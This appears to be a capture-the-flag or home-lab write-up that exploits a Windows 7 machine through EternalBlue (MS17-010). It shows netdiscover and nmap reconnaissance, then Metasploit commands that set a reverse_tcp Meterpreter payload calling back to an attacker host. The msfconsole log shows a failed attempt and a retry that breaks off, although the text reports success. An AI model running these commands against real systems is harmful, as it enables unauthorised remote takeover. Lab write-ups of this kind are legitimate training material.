1. Network Discovery

To identify active hosts within the same network, I used netdiscover :


Netdiscover -r 192.168.190.0/24

This revealed multiple devices on the network, including a Windows 7 machine at IP address 192.168.190.166

2. Target Reconnaissance with Nmap

A comprehensive Nmap scan was performed to enumerate open ports, services, and version details:

nmap -sV -sS -A -p- -T4 192.168.190.166



Scan Summary:
- Port 445/tcp was identified as open.
- The service running on this port is Microsoft SMBv1, which is vulnerable to MS17-010 (EternalBlue) — CVE-2017-0144.


This module exploits a flaw in the SMBv1 protocol achieving unauthenticated remote code execution (RCE) with SYSTEM privileges

3. Exploitation using Metasploit Framework

use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.190.166
set LHOST 192.168.190.164
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit

Result:


- The exploit executed successfully.
- A Meterpreter session was opened



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.190.166
rhost ⇒ 192.168.190.166
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.190.163
lhost ⇒ 192.168.190.163
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.190.163:4444
[*] 192.168.190.166:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.190.166:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
64-bit)
[*] 192.168.190.166:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.190.166:445 - The target is vulnerable.
[*] 192.168.190.166:445 - Connecting to target for exploitation.
[+] 192.168.190.166:445 - Connection established for exploitation.
[+] 192.168.190.166:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.190.166:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.190.166:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.190.166:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.190.166:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.190.166:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.190.166:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.190.166:445 - Sending all but last fragment of exploit packet
[*] 192.168.190.166:445 - Starting non-paged pool grooming
[+] 192.168.190.166:445 - Sending SMBv2 buffers
[+] 192.168.190.166:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.190.166:445 - Sending final SMBv2 buffers.
[*] 192.168.190.166:445 - Sending last fragment of exploit packet!
[*] 192.168.190.166:445 - Receiving response from exploit packet
[+] 192.168.190.166:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.190.166:445 - Sending egg to corrupted connection.
[*] 192.168.190.166:445 - Triggering free of corrupted buffer.
[-] 192.168.190.166:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.190.166:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.190.166:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.190.166:445 - Connecting to target for exploitation.
[+] 192.168.190.166:445 - Connection established for exploitation.
[+] 192.168.190.166:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.190.166:445 - CORE raw buffer dump (38 bytes)
```

I’ve manually inserted a flag in the win7 machine so let’s find it



Found : Flag:{penetrated_succesfully}

Now let’s add our own file

Shell
Echo exploited successfully > hacked.txt